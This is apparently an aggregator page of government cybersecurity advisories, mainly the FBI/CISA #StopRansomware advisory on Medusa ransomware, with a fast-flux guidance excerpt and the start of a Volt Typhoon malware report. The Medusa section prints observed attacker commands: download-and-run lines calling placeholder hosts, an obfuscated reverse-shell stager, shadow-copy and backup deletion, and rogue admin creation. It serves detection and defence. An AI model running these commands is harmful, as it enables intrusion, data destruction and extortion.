The authoring agencies encourage organizations to use cybersecurity and PDNS services that detect and block fast flux. By leveraging providers that detect fast flux and implement capabilities for DNS and IP blocking, sinkholing, reputational filtering, enhanced monitoring, logging, and collaborative defense of malicious fast flux domains and IP addresses, organizations can mitigate many risks associated with fast flux and maintain a more secure environment. 

However, some PDNS providers may not detect and block malicious fast flux activities. Organizations should not assume that their PDNS providers block malicious fast flux activity automatically and should contact their PDNS providers to validate coverage of this specific cyber threat. 

For more information on PDNS services, see the 2021 joint cybersecurity information sheet from NSA and CISA about Selecting a Protective DNS Service. [9] In addition, NSA offers no-cost cybersecurity services to Defense Industrial Base (DIB) companies, including a PDNS service. For more information, see NSA’s DIB Cybersecurity Services and factsheet. CISA also offers a Protective DNS service for federal civilian executive branch (FCEB) agencies. See CISA’s Protective Domain Name System Resolver page and factsheet for more information. 

Conclusion

Fast flux represents a persistent threat to network security, leveraging rapidly changing infrastructure to obfuscate malicious activity. By implementing robust detection and mitigation strategies, organizations can significantly reduce their risk of compromise by fast flux-enabled threats. 

The authoring agencies strongly recommend organizations engage their cybersecurity providers on developing a multi-layered approach to detect and mitigate malicious fast flux operations. Utilizing services that detect and block fast flux enabled malicious cyber activity can significantly bolster an organization’s cyber defenses. 

Works cited

[1] Intel471. Bulletproof Hosting: A Critical Cybercriminal Service. 2024. https://intel471.com/blog/bulletproof-hosting-a-critical-cybercriminal-service 

[2] Australian Signals Directorate’s Australian Cyber Security Centre. „Bulletproof“ hosting providers: Cracks in the armour of cybercriminal infrastructure. 2025. https://www.cyber.gov.au/about-us/view-all-content/publications/bulletproof-hosting-providers 

[3] Logpoint. A Comprehensive guide to Detect Ransomware. 2023. https://www.logpoint.com/wp-content/uploads/2023/04/logpoint-a-comprehensive-guide-to-detect-ransomware.pdf

[4] Trendmicro. Modern Ransomware’s Double Extortion Tactic’s and How to Protect Enterprises Against Them. 2021. https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/modern-ransomwares-double-extortion-tactics-and-how-to-protect-enterprises-against-them

[5] Unit 42. Russia’s Trident Ursa (aka Gamaredon APT) Cyber Conflict Operations Unwavering Since Invasion of Ukraine. 2022. https://unit42.paloaltonetworks.com/trident-ursa/

[6] Recorded Future. BlueAlpha Abuses Cloudflare Tunneling Service for GammaDrop Staging Infrastructure. 2024. https://www.recordedfuture.com/research/bluealpha-abuses-cloudflare-tunneling-service 

[7] Silent Push. ‚From Russia with a 71‘: Uncovering Gamaredon’s fast flux infrastructure. New apex domains and ASN/IP diversity patterns discovered. 2023. https://www.silentpush.com/blog/from-russia-with-a-71/

[8] DNS Filter. Security Categories You Should be Blocking (But Probably Aren’t). 2023. https://www.dnsfilter.com/blog/security-categories-you-should-be-blocking-but-probably-arent

[9] National Security Agency. Selecting a Protective DNS Service. 2021. https://media.defense.gov/2025/Mar/24/2003675043/-1/-1/0/CSI-SELECTING-A-PROTECTIVE-DNS-SERVICE-V1.3.PDF

Disclaimer of endorsement

The information and opinions contained in this document are provided „as is“ and without any warranties or guarantees. Reference herein to any specific commercial product, process, or service by trade name, trademark, manufacturer, or otherwise, does not constitute or imply its endorsement, recommendation, or favoring by the United States Government, and this guidance shall not be used for advertising or product endorsement purposes.

Purpose

This document was developed in furtherance of the authoring cybersecurity agencies’ missions, including their responsibilities to identify and disseminate threats, and develop and issue cybersecurity specifications and mitigations. This information may be shared broadly to reach all appropriate stakeholders.

Contact

National Security Agency (NSA):

Cybersecurity and Infrastructure Security Agency (CISA):

  • All organizations should report incidents and anomalous activity to CISA via the agency’s Incident Reporting System, its 24/7 Operations Center at report@cisa.gov, or by calling 1-844-Say-CISA (1-844-729-2472). When available, please include the following information regarding the incident: date, time, and location of the incident; type of activity; number of people affected; type of equipment user for the activity; the name of the submitting company or organization; and a designated point of contact.

Federal Bureau of Investigation (FBI):

  • To report suspicious or criminal activity related to information found in this advisory, contact your local FBI field office or the FBI’s Internet Crime Complaint Center (IC3). When available, please include the following information regarding the incident: date, time, and location of the incident; type of activity; number of people affected; type of equipment used for the activity; the name of the submitting company or organization; and a designated point of contact.

Australian Signals Directorate’s Australian Cyber Security Centre (ASD’s ACSC):

  • For inquiries, visit ASD’s website at www.cyber.gov.au or call the Australian Cyber Security Hotline at 1300 CYBER1 (1300 292 371).

Canadian Centre for Cyber Security (CCCS):

New Zealand National Cyber Security Centre (NCSC-NZ):

Mehr lesen →
soc

#StopRansomware: Medusa Ransomware

Summary

Note: This joint Cybersecurity Advisory is part of an ongoing #StopRansomware effort to publish advisories for network defenders detailing various ransomware variants and ransomware threat actors. These #StopRansomware advisories include recently and historically observed tactics, techniques, and procedures (TTPs) and indicators of compromise (IOCs) to help organizations protect against ransomware. Visit stopransomware.gov to see all #StopRansomware advisories and to learn more about other ransomware threats and no-cost resources.

The Federal Bureau of Investigation (FBI), Cybersecurity and Infrastructure Security Agency (CISA), and the Multi-State Information Sharing and Analysis Center (MS-ISAC) are releasing this joint advisory to disseminate known Medusa ransomware TTPs and IOCs, identified through FBI investigations as recently as February 2025. 

Medusa is a ransomware-as-a-service (RaaS) variant first identified in June 2021. As of February 2025, Medusa developers and affiliates have impacted over 300 victims from a variety of critical infrastructure sectors with affected industries including medical, education, legal, insurance, technology, and manufacturing. The Medusa ransomware variant is unrelated to the MedusaLocker variant and the Medusa mobile malware variant per the FBI’s investigation.

FBI, CISA, and MS-ISAC encourage organizations to implement the recommendations in the Mitigations section of this advisory to reduce the likelihood and impact of Medusa ransomware incidents.

Download the PDF version of this report:

For a downloadable list of IOCs, see:

AA25-071A STIX XML
(XML, 34.30 KB
)
AA25-071A STIX JSON
(JSON, 42.28 KB
)

Technical Details

Note: This advisory uses the MITRE ATT&CK® Matrix for Enterprise framework, version 16. See the MITRE ATT&CK Tactics and Techniques section of this advisory for a table of the threat actors’ activity mapped to MITRE ATT&CK tactics and techniques.

Background

The RaaS Medusa variant has been used to conduct ransomware attacks from 2021 to present. Medusa originally operated as a closed ransomware variant, meaning all development and associated operations were controlled by the same group of cyber threat actors. While Medusa has since progressed to using an affiliate model, important operations such as ransom negotiation are still centrally controlled by the developers. Both Medusa developers and affiliates—referred to as “Medusa actors” in this advisory—employ a double extortion model, where they encrypt victim data and threaten to publicly release exfiltrated data if a ransom is not paid.

Initial Access

Medusa developers typically recruit initial access brokers (IABs) in cybercriminal forums and marketplaces to obtain initial access [TA0001] to potential victims. Potential payments between $100 USD and $1 million USD are offered to these affiliates with the opportunity to work exclusively for Medusa. Medusa IABs (affiliates) are known to make use of common techniques, such as:

Discovery

Medusa actors use living off the land (LOTL) and legitimate tools Advanced IP Scanner and SoftPerfect Network Scanner for initial user, system, and network enumeration. Once a foothold in a victim network is established, commonly scanned ports include:

  • 21 (FTP)
  • 22 (SSH)
  • 23 (Telnet)
  • 80 (HTTP)
  • 115 (SFTP)
  • 443 (HTTPS)
  • 1433 (SQL database)
  • 3050 (Firebird database)
  • 3128 (HTTP web proxy)
  • 3306 (MySQL database)
  • 3389 (RDP)

Medusa actors primarily use PowerShell [T1059.001] and the Windows Command Prompt (cmd.exe) [T1059.003] for network [T1046] and filesystem enumeration [T1083] and to utilize Ingress Tool Transfer capabilities [T1105]. Medusa actors use Windows Management Instrumentation (WMI) [T1047] for querying system information.

Defense Evasion

Medusa actors use LOTL to avoid detection [TA0005]. (See Appendix A for associated shell commands observed during FBI investigations of Medusa victims.) Certutil (certutil.exe) is used to avoid detection when performing file ingress.

Actors have been observed using several different PowerShell detection evasion techniques with increasing complexity, which are provided below. Additionally, Medusa actors attempt to cover their tracks by deleting the PowerShell command line history [T1070.003].

In this example, Medusa actors use a well-known evasion technique that executes a base64 encrypted command [T1027.013] using specific execution settings.

  • powershell -exec bypass -enc <base64 encrypted command string>

In another example, the DownloadFile string is obfuscated by slicing it into pieces and referencing it via a variable [T1027].

  • powershell -nop -c $x = 'D' + 'Own' + 'LOa' + 'DfI' + 'le'; Invoke-Expression (New-Object Net.WebClient).$x.Invoke(http://<ip>/<RAS tool>.msi)

In the final example, the payload is an obfuscated base64 string read into memory, decompressed from gzip, and used to create a scriptblock. The base64 payload is split using empty strings and concatenation, and uses a format operator (-f) followed by three arguments to specify character replacements in the base64 payload.

  • powershell -nop -w hidden -noni -ep bypass &([scriptblock]::create((
  • New-Object System.IO.StreamReader(
  • New-Object System.IO.Compression.GzipStream((
  • New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String(
  • (('<base64 payload string>')-f'<character replacement 0>','<character replacement 1>', '<character replacement 2>')))),[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))

The obfuscated base64 PowerShell payload is identical to powerfun.ps1, a publicly available stager script that can create either a reverse or bind shell over TLS to load additional modules. In the bind shell, the script awaits a connection on local port 443 [T1071.001], and initiates a connection to a remote port 443 in the reverse shell.

In some instances, Medusa actors attempted to use vulnerable or signed drivers to kill or delete endpoint detection and response (EDR) tools [T1562.001].

FBI has observed Medusa actors using the following tools to support command and control (C2) and evade detection:

  • Ligolo.
    • A reverse tunneling tool often used to create secure connections between a compromised host and threat actor’s machine.
  • Cloudflared.
    • Formerly known as ArgoTunnel.
    • Used to securely expose applications, services, or servers to the internet via Cloudflare Tunnel without exposing them directly.

Lateral Movement and Execution

Medusa actors use a variety of legitimate remote access software [T1219]; they may tailor their choice based on any remote access tools already present in the victim environment as a means of evading detection. Investigations identified Medusa actors using remote access software AnyDesk, Atera, ConnectWise, eHorus, N-able, PDQ Deploy, PDQ Inventory, SimpleHelp, and Splashtop. Medusa uses these tools—in combination with Remote Desktop Protocol (RDP) [T1021.001] and PsExec [T1569.002]—to move laterally [TA0008] through the network and identify files for exfiltration [TA0010] and encryption [T1486]. When provided with valid username and password credentials, Medusa actors use PsExec to:

  • Copy (-c) one script from various batch scripts on the current machine to the remote machine and execute it with SYSTEM level privileges (-s).
  • Execute an already existing local file on a remote machine with SYSTEM level privileges.
  • Execute remote shell commands using cmd /c.

One of the batch scripts executed by PsExec is openrdp.bat, which first creates a new firewall rule to allow inbound TCP traffic on port 3389:

  • netsh advfirewall firewall add rule name="rdp" dir=in protocol=tcp localport=3389 action=allow

Then, a rule to allow remote WMI connections is created:

  • netsh advfirewall firewall set rule group="windows management instrumentation (wmi)" new enable=yes

Finally, the registry is modified to allow Remote Desktop connections:

  • reg add "HKLMSYSTEMCurrentControlSetControlTerminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f

Mimikatz has also been observed in use for Local Security Authority Subsystem Service (LSASS) dumping [T1003.001] to harvest credentials [TA0006] and aid lateral movement.

Exfiltration and Encryption

Medusa actors install and use Rclone to facilitate exfiltration of data to the Medusa C2 servers [T1567.002] used by actors and affiliates. The actors use Sysinternals PsExec, PDQ Deploy, or BigFix [T1072] to deploy the encryptor, gaze.exe, on files across the network—with the actors disabling Windows Defender and other antivirus services on specific targets. Encrypted files have a .medusa file extension. The process gaze.exe terminates all services [T1489] related to backups, security, databases, communication, file sharing and websites, then deletes shadow copies [T1490] and encrypts files with AES-256 before dropping the ransom note. The actors then manually turn off [T1529] and encrypt virtual machines and delete their previously installed tools [T1070].

Extortion

Medusa RaaS employs a double extortion model, where victims must pay [T1657] to decrypt files and prevent further release. The ransom note demands victims make contact within 48 hours via either a Tor browser based live chat, or via Tox, an end-to-end encrypted instant-messaging platform. If the victim does not respond to the ransom note, Medusa actors will reach out to them directly by phone or email. Medusa operates a .onion data leak site, divulging victims alongside countdowns to the release of information. Ransom demands are posted on the site, with direct hyperlinks to Medusa affiliated cryptocurrency wallets. At this stage, Medusa concurrently advertises sale of the data to interested parties before the countdown timer ends. Victims can additionally pay $10,000 USD in cryptocurrency to add a day to the countdown timer.

FBI investigations identified that after paying the ransom, one victim was contacted by a separate Medusa actor who claimed the negotiator had stolen the ransom amount already paid and requested half of the payment be made again to provide the “true decryptor”— potentially indicating a triple extortion scheme.

Indicators of Compromise

Table 1 lists the hashes of malicious files obtained during investigations.

Table 1: Malicious Files
Files Hash (MD5) Description
!!!READ_ME_MEDUSA!!!.txt Redacted Ransom note file
openrdp.bat 44370f5c977e415981febf7dbb87a85c Allows incoming RDP and remote WMI connections
pu.exe 80d852cd199ac923205b61658a9ec5bc Reverse shell

Table 2 includes email addresses used by Medusa actors to extort victims; they are exclusively used for ransom negotiation and contacting victims following compromise. These email addresses are not associated with phishing activity conducted by Medusa actors.

Table 2: Medusa Email Addresses
Email Addresses Description
key.medusa.serviceteam@protonmail.com Used for ransom negotiation
medusa.support@onionmail.org Used for ransom negotiation
mds.svt.breach@protonmail.com Used for ransom negotiation
mds.svt.mir2@protonmail.com Used for ransom negotiation
MedusaSupport@cock.li Used for ransom negotiation

MITRE ATT&CK Tactics and Techniques

See Table 3Table 11 for all referenced threat actor tactics and techniques in this advisory. For assistance with mapping malicious cyber activity to the MITRE ATT&CK framework, see CISA and MITRE ATT&CK’s Best Practices for MITRE ATT&CK Mapping and CISA’s Decider Tool.

Table 3: Initial Access
Technique Title ID Use
Exploit Public-Facing Application T1190 Medusa actors exploited unpatched software or n-day vulnerabilities through common vulnerabilities and exposures.
Initial Access TA0001 Medusa actors recruited initial access brokers (IABS) in cybercriminal forums and marketplaces to obtain initial access.
Phishing T1566 Medusa IABS used phishing campaigns as a primary method for delivering ransomware to victims.
Table 4: Defense Evasion
Technique Title ID Use
Indicator Removal: Clear Command History T1070.003 Medusa actors attempt to cover their tracks by deleting the PowerShell command line history.
Obfuscated Files or Information: Encrypted/Encoded File T1027.013 Medusa actors use a well-known evasion technique that executes a base64 encrypted command.
Obfuscated Files or Information T1027 Medusa actors obfuscated a string by slicing it into pieces and referencing it via a variable.
Indicator Removal T1070 Medusa actors deleted their previous work and tools installed. 
Impair Defenses: Disable or Modify Tools T1562.001 Medusa actors killed or deleted endpoint detection and response tools.
Table 5: Discovery
Technique Title ID Use
Network Service Discovery T1046 Medusa actors utilized living of the land techniques to perform network enumeration.
File and Directory Discovery T1083 Medusa actors utilized Windows Command Prompt for filesystem enumeration.
Network Share Discovery T1135 Medusa actors queried shared drives on the local system to gather sources of information.
System Network Configuration Discovery T1016 Medusa actors used operating system administrative utilities to gather network information.
System Information Discovery T1082 Medusa actors used the command systeminfo to gather detailed system information.
Permission Groups Discovery: Domain Groups T1069.002 Medusa actors attempt to find domain-level group and permission settings.
Table 6: Credential Access
Technique Title ID Use
Credential Access TA0006 Medusa actors harvest credentials with tools like Mimikatz to gain access to systems.
OS Credential Dumping: LSASS Memory T1003.001 Medusa actors were observed accessing credential material stored in process memory or Local Security Authority Subsystem Service (LSASS) using Mimkatz.
Table 7: Lateral Movement and Execution
Technique Title ID Use
Lateral Movement TA0008 Medusa actors performed techniques to move laterally without detection once they gained initial access.
Command and Scripting Interpreter: PowerShell T1059.001 Medusa actors used PowerShell, a powerful interactive command-line interface and scripting environment for ingress, network, and filesystem enumeration.
Command and Scripting Interpreter: Windows Command Shell T1059.003 Medusa actors used Windows Command Prompt—which can be used to control almost any aspect of a system—for ingress, network, and filesystem enumeration. 
Software Deployment Tools T1072 Medusa Actors used PDQ Deploy and BigFix to deploy the encryptor on files across the network.
Remote Services: Remote Desktop Protocol T1021.001 Medusa actors used Remote Desktop Protocol (RDP), a common feature in operating systems, to log into an interactive session with a system and move laterally.
System Services T1569.002 Medusa actors used Sysinternals PsExec to deploy the encryptor on files across the network.
Windows Management Instrumentation T1047 Medusa actors abused Windows Management Instrumentation to query system information.
Table 8: Exfiltration and Encryption
Technique Title  ID Use
Exfiltration TA0010 Medusa actors identified files to exfiltrate out of victim networks.
Exfiltration Over Web Service: Exfiltration to Cloud Storage T1567.002 Medusa actors used Rclone to facilitate exfiltration of data to the Medusa C2 servers.
Table 9: Command and Control
Technique Title ID Use
Ingress Tool Transfer T1105 Medusa actors used PowerShell, Windows Command Prompt, and certutil for file ingress.
Application Layer Protocol: Web Protocols  T1071.001 Medusa actors communicate using application layer protocols associated with web traffic. In this case, Medusa actors used scripts that created reverse or bind shells over port 443: HTTPS.
Remote Access Software T1219 Medusa actors used remote access software to move laterally through the network.
Table 10: Persistence
Technique Title ID Use
Create Account T1136.002 Medusa actors created a domain account to maintain access to victim systems.
Table 11: Impact
Technique Title ID Use
Data Encrypted for Impact T1486 Medusa identified and encrypted data on target systems to interrupt availability to system and network resources.
Inhibit System Recovery T1490 The process gaze.exe terminates all services then deletes shadow copies and encrypts files with AES-256 before dropping the ransom note.
Financial Theft T1657 Victims must pay to decrypt files and prevent further release by Medusa actors.
System Shutdown/Reboot T1529 Medusa actors manually turned off and encrypted virtual machines.
Service Stop T1489 The process gaze.exe terminates all services related to backups, security, databases, communication, file sharing, and websites,

Mitigations

FBI, CISA, and MS-ISAC recommend organizations implement the mitigations below to improve cybersecurity posture based on threat actors’ activity. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats, tactics, techniques, and procedures. Visit CISA’s CPGs webpage for more information on the CPGs, including additional recommended baseline protections.

  • Implement a recovery plan to maintain and retain multiple copies of sensitive or proprietary data and servers in a physically separate, segmented, and secure location (e.g., hard drive, storage device, the cloud) [CPG 2.F, 2.R, 2.S].
  • Require all accounts with password logins (e.g., service accounts, admin accounts, and domain admin accounts) to comply with NIST’s standards. In particular, require employees to use long passwords and consider not requiring frequently recurring password changes, as these can weaken security [CPG 2.C].
  • Require multifactor authentication for all services to the extent possible, particularly for webmail, virtual private networks, and accounts that access critical systems [CPG 2.H].
  • Keep all operating systems, software, and firmware up to date. Timely patching is one of the most efficient and cost-effective steps an organization can take to minimize its exposure to cybersecurity threats. Prioritize patching known exploited vulnerabilities in internet-facing systems [CPG 1.E].
  • Segment networks to prevent the spread of ransomware. Network segmentation can help prevent the spread of ransomware by controlling traffic flows between—and access to—various subnetworks and by restricting adversary lateral movement [CPG 2.F].
  • Identify, detect, and investigate abnormal activity and potential traversal of the indicated ransomware with a networking monitoring tool. To aid in detecting the ransomware, implement a tool that logs and reports all network traffic, including lateral movement activity on a network. Endpoint detection and response (EDR) tools are particularly useful for detecting lateral connections as they have insight into common and uncommon network connections for each host [CPG 3.A].
  • Require VPNs or Jump Hosts for remote access.
  • Monitor for unauthorized scanning and access attempts.
  • Filter network traffic by preventing unknown or untrusted origins from accessing remote services on internal systems. This prevents threat actors from directly connecting to remote access services that they have established for persistence.
  • Audit user accounts with administrative privileges and configure access controls according to the principle of least privilege [CPG 2.E].
  • Review domain controllers, servers, workstations, and active directories for new and/or unrecognized accounts [CPG 1.A, 2.O].
  • Disable command-line and scripting activities and permissions. Privilege escalation and lateral movement often depend on software utilities running from the command line. If threat actors are not able to run these tools, they will have difficulty escalating privileges and/or moving laterally [CPG 2.E, 2.N].
  • Disable unused ports[CPG 2.V].
  • Maintain offline backups of data, and regularly maintain backup and restoration [CPG 2.R]. By instituting this practice, the organization helps ensure they will not be severely interrupted and/or only have irretrievable data.
  • Ensure all backup data is encrypted, immutable (i.e., cannot be altered or deleted), and covers the entire organization’s data infrastructure [CPG 2.K, 2.L, 2.R].

Validate Security Controls

In addition to applying mitigations, the FBI, CISA, and MS-ISAC recommend exercising, testing, and validating your organization’s security program against the threat behaviors mapped to the MITRE ATT&CK Matrix for Enterprise framework in this advisory. The FBI, CISA, and MS-ISAC recommend testing your existing security controls inventory to assess how they perform against the ATT&CK techniques described in this advisory.

To get started:

  1. Select an ATT&CK technique described in this advisory (Table 3 to Table 11).
  2. Align your security technologies against the technique.
  3. Test your technologies against the technique.
  4. Analyze your detection and prevention technologies’ performance.
  5. Repeat the process for all security technologies to obtain a set of comprehensive performance data.
  6. Tune your security program, including people, processes, and technologies, based on the data generated by this process.

The FBI, CISA, and MS-ISAC recommend continually testing your security program, at scale, in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.

Resources

Reporting

Your organization has no obligation to respond or provide information back to FBI in response to this joint advisory. If, after reviewing the information provided, your organization decides to provide information to FBI, reporting must be consistent with applicable state and federal laws.

FBI is interested in any information that can be shared, to include boundary logs showing communication to and from foreign IP addresses, a sample ransom note, communications with threat actors, Bitcoin wallet information, decryptor files, and/or a benign sample of an encrypted file.

Additional details of interest include a targeted company point of contact, status and scope of infection, estimated loss, operational impact, transaction IDs, date of infection, date detected, initial attack vector, and host- and network-based indicators.

The FBI, CISA, and MS-ISAC do not encourage paying ransoms as payment does not guarantee victim files will be recovered. Furthermore, payment may also embolden adversaries to target additional organizations, encourage other criminal actors to engage in the distribution of ransomware, and/or fund illicit activities. Regardless of whether you or your organization have decided to pay the ransom, FBI, CISA, and MS-ISAC urge you to promptly report ransomware incidents to FBI’s Internet Crime Complaint Center (IC3), a local FBI Field Office, or CISA via the agency’s Incident Reporting System or its 24/7 Operations Center (report@cisa.gov) or by calling 1-844-Say-CISA (1-844-729-2472).

Disclaimer

The information in this report is being provided “as is” for informational purposes only. The FBI, CISA, and MS-ISAC do not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favoring by the FBI, CISA, and MS-ISAC.

Acknowledgements

ConnectWise contributed to this advisory.

Version History

March 12, 2025: Initial version.

Appendix A: Medusa Commands

These commands explicitly demonstrate the methods used by Medusa threat actors once they obtain a foothold inside a victim network. Incident responders and threat hunters can use this information to detect malicious activity. System administrators can use this information to design allowlist/denylist policies or other protective mechanisms.

cmd.exe /c certutil -f urlcache https://<domain>/<remotefile>.css <localfile>.dll
cmd.exe /c certutil -f urlcache https://<domain>/<remotefile>.msi <localfile>.msi
cmd.exe /c driverquery
cmd.exe /c echo Computer: %COMPUTERNAME% & `
echo Username: %USERNAME% & `
echo Domain: %USERDOMAIN% & `
echo Logon Server: %LOGONSERVER% & `
echo DNS Domain: %USERDNSDOMAIN% & `
echo User Profile: %USERPROFILE% & echo `
System Root: %SYSTEMROOT%
cmd.exe /c ipconfig /all [T1016]
cmd.exe /c net share [T1135]
cmd.exe /c net use
cmd.exe /c netstat -a
cmd.exe /c sc query
cmd.exe /c schtasks
cmd.exe /c systeminfo [T1082]
cmd.exe /c ver
cmd.exe /c wmic printer get caption,name,deviceid,drivername,portname
cmd.exe /c wmic printjob
mmc.exe compmgmt.msc /computer:{hostname/ip}
mstsc.exe /v:{hostname/ip}
mstsc.exe /v:{hostname/ip} /u:{user} /p:{pass}
powershell -exec bypass -enc <base64 encrypted command string>
powershell -nop -c $x = ‚D‘ + ‚Own‘ + ‚LOa‘ + ‚DfI‘ + ‚le‘; Invoke-Expression (New-Object Net.WebClient).$x.Invoke(http://<ip>/<RMM tool>.msi)

powershell -nop -w hidden -noni -ep bypass &([scriptblock]::create((

New-Object System.IO.StreamReader(

New-Object System.IO.Compression.GzipStream((

New-Object System.IO.MemoryStream(,[System.Convert]::FromBase64String(

((‚<base64 payload string>‘)-f'<character replacement 0>‘,

‚<character replacement 1>‘,'<character replacement 2>‘)))),

[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))

powershell Remove-Item (Get-PSReadlineOption).HistorySavePath

powershell Get-ADComputer -Filter * -Property * | Select-Object Name,OperatingSystem,OperatingSystemVersion,Description,LastLogonDate,

logonCount,whenChanged,whenCreated,ipv4Address | Export-CSV -Path <file path> 

-NoTypeInformation -Encoding UTF8

psexec.exe -accepteula -nobanner -s \{hostname/ip} „c:windowssystem32taskkill.exe“ /f /im WRSA.exe
psexec.exe -accepteula -nobanner -s \{hostname/ip} -c coba.bat
psexec.exe -accepteula -nobanner -s \{hostname/ip} -c openrdp.bat
psexec.exe -accepteula -nobanner -s \{hostname/ip} -c StopAllProcess.bat
psexec.exe -accepteula -nobanner -s \{hostname/ip} -c zam.bat
psexec.exe -accepteula -nobanner -s \{hostname/ip} c:tempx.bat
psexec.exe -accepteula -nobanner -s \{hostname/ip} cmd
psexec.exe -accepteula -nobanner -s \{hostname/ip} cmd /c   „c:gaze.exe“
psexec.exe -accepteula -nobanner -s \{hostname/ip} cmd /c  „copy \ad02sysvolgaze.exe c:gaze.exe
psexec.exe -accepteula -nobanner -s \{hostname/ip} cmd /c  „copy \ad02sysvolgaze.exe c:gaze.exe && c:gaze.exe“
psexec.exe -accepteula -nobanner -s \{hostname/ip} -u {user} -p {pass} -c coba.bat
psexec.exe -accepteula -nobanner -s \{hostname/ip} -u {user} -p {pass} -c hostname/ipwho.bat
psexec.exe -accepteula -nobanner -s \{hostname/ip} -u {user} -p {pass} -c openrdp.bat
psexec.exe -accepteula -nobanner -s \{hostname/ip} -u {user} -p {pass} -c zam.bat
psexec.exe -accepteula -nobanner -s \{hostname/ip} -u {user} -p {pass} cmd
psexec.exe -accepteula -nobanner -s \{hostname/ip} -u {user} -p {pass} -с newuser.bat
psexec.exe -accepteula -nobanner -s \{hostname/ip} -с duooff.bat
psexec.exe -accepteula -nobanner -s \{hostname/ip} -с hostname/ipwho.bat
psexec.exe -accepteula -nobanner -s \{hostname/ip} -с newuser.bat
psexec.exe -accepteula -nobanner -s \{hostname/ip} -с removesophos.bat
psexec.exe -accepteula -nobanner -s \{hostname/ip} -с start.bat
psexec.exe -accepteula -nobanner -s \{hostname/ip} -с uninstallSophos.bat
nltest /dclist:
net group „domain admins“ /domain [T1069.002]
net group „Domain Admins“ default /add /domain
net group „Enterprise Admins“ default /add /domain
net group „Remote Desktop Users“ default /add /domain
net group „Group Policy Creator Owners“ default /add /domain
net group „Schema Admins“ default /add /domain
net group „domain users“ /domain
net user default /active:yes /domain
net user /add default <password> /domain [T1136.002]
query user
reg add HKLMSystemCurrentControlSetControlLsa /v DisableRestrictedAdmin /t REG_DWORD /d 0
systeminfo
vssadmin.exe Delete Shadows /all /quiet
vssadmin.exe resize shadowstorage /for=%s /on=%s /maxsize=unbounded
del /s /f /q %s*.VHD %s*.bac %s*.bak %s*.wbcat %s*.bkf %sBac kup*.* %sbackup*.* %s*.set %s*.win %s*.dsk
netsh advfirewall firewall add rule name=“rdp“ dir=in protocol=tcp localport=3389 action=allow
netsh advfirewall firewall set rule group=“windows management instrumentation (wmi)“ new enable=yes
reg add „HKLMSYSTEMCurrentControlSetControlTerminal Server“ /v fDenyTSConnections /t REG_DWORD /d 0 /f
Mehr lesen →
security

5 Free Things for Everybody

Here are some of the free services that Shodan provides that don’t require any payment, don’t require a Shodan account and don’t require an API key:

1. Vulnerability Information

https://cvedb.shodan.io

The CVEDB website lets you explore known vulnerabilities and provides a free API to quickly get vulnerability

Mehr lesen →
soc

MAR-10448362-1.v1 Volt Typhoon

Notification

This report is provided „as is“ for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of any kind regarding any information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise.

This document is marked TLP:CLEAR–Recipients may share this information without restriction. Sources may use TLP:CLEAR when information carries minimal or no foreseeable risk of misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:CLEAR information may be shared without restriction. For more information on the Traffic Light Protocol (TLP), see http://www.cisa.gov/tlp.

Summary

Description

CISA received three files for analysis obtained from a critical infrastructure compromised by the People’s Republic of China (PRC) state-sponsored cyber group known as Volt Typhoon. 

The submitted files enable discovery and command-and-control (C2): (1) An open source Fast Reverse Proxy Client (FRPC) tool used to open a reverse proxy between the compromised system and a Volt Typhoon C2 server; (2) a Fast Reverse Proxy (FRP) that can be used to reveal servers situated behind a network firewall or obscured through Network Address Translation (NAT); and (3) a publicly available port scanner called ScanLine. 

For more information on Volt Typhoon see, joint Cybersecurity Advisory PRC State-Sponsored Actors Compromise, and Maintain Persistent Access to, U.S. Critical Infrastructure. For more information on PRC state-sponsored malicious cyber activity, see CISA’s China Cyber Threat Overview and Advisories, webpage.

Download the PDF version of this report:

MAR-10448362.c1.v2.CLEAR_.pdf
(PDF, 439.81 KB
)

For a downloadable copy of IOCs associated with this MAR in JSON format, see:

Submitted Files (3)

99b80c5ac352081a64129772ed5e1543d94cad708ba2adc46dc4ab7a0bd563f1 (SMSvcService.exe)

eaef901b31b5835035b75302f94fee27288ce46971c6db6221ecbea9ba7ff9d0 (eaef901b31b5835035b75302f94fee…)

edc0c63065e88ec96197c8d7a40662a15a812a9583dc6c82b18ecd7e43b13b70 (BrightmetricAgent.exe)

Findings

edc0c63065e88ec96197c8d7a40662a15a812a9583dc6c82b18ecd7e43b13b70

Tags

obfuscatedproxytrojanutility

Details
Name BrightmetricAgent.exe
Size 2840064 bytes
Type PE32+ executable (console) x86-64 (stripped to external PDB), for MS Windows
MD5 fd41134e8ead1c18ccad27c62a260aa6
SHA1 04423659f175a6878b26ac7d6b6e47c6fd9194d1
SHA256 edc0c63065e88ec96197c8d7a40662a15a812a9583dc6c82b18ecd7e43b13b70
